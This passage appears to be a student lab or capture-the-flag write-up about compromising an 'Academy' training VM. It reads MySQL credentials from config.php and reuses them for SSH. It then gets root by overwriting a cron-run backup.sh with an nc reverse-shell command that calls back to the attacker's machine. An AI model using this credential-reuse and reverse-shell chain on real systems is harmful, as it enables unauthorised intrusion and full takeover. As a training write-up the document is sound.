/var/www/html/academy/change-password.php
/var/www/html/academy/check_availability.ph
/var/www/html/academy/db
/var/www/html/academy/db/onlinecourse.sql
/var/www/html/academy/enroll-history.php
/var/www/html/academy/enroll.php
/var/www/html/academy/includes
/var/www/html/academy/includes/config.php
```

Question 8

In the config.php file found in the directory specified in linPEAS output we found the username of the user and his mySQL password, the username we found is grimmie and the password: "***see in screenshot***". We also looked in the /etc/passwd and figured out that the user is the administrator (see screenshot below).

```
$ cd includes
$ ls
config.php
footer.php
header.php
menubar.php
$ cat config.php
<?php
$mysql_hostname = "localhost";
$mysql_user = "grimmie";
$mysql_password = "My_V3ryS3cur3_P4ss";
$mysql_database = "onlinecourse";
$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die
ould not connect database");
```

Using these credentials we ssh'd in the VVM and therefore now we have administrator rights.



Looking around we discovered the backup.sh file which runs periodically every minute with root privileges.

```
root@kali:~/192.168.56.104# ssh grimmie@192.168.96.60
The authenticity of host '192.168.96.60 (192.168.96.60)' can't be established.
ECDSA key fingerprint is SHA256:zFzuFDYwXwMHFqxL7Xs/f/yHzp84JxIBIyHwNAljnrk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.96.60' (ECDSA) to the list of known hosts.
grimmie@192.168.96.60's password:
Linux hy455 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@hy455:~$ ls -l
total 4
-rwxr-xr-- 1 grimmie administrator 112 May 30  2021 backup.sh
grimmie@hy455:~$ cd /users/home
-bash: cd: /users/home: No such file or directory
grimmie@hy455:~$ cd /home
grimmie@hy455:/home$ ls
grimmie
grimmie@hy455:/home$ cd grimmie
grimmie@hy455:~$ ls
backup.sh
grimmie@hy455:~$ cat backup.sh
#!/bin/bash

rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
grimmie@hy455:~$
```

Question 9

In the end all we had to do is replace the contents of the backup.sh file with a line reading "**nc 192.168.192.132 5555 -e /bin/bash**" which will open a reverse shell in our kali VM. In our kali VM we had to run the command **nc -nvlp 5555** and then wait till the backup.sh script executes again. After one minute the script ran ans so we had a root reverse shell in the VVM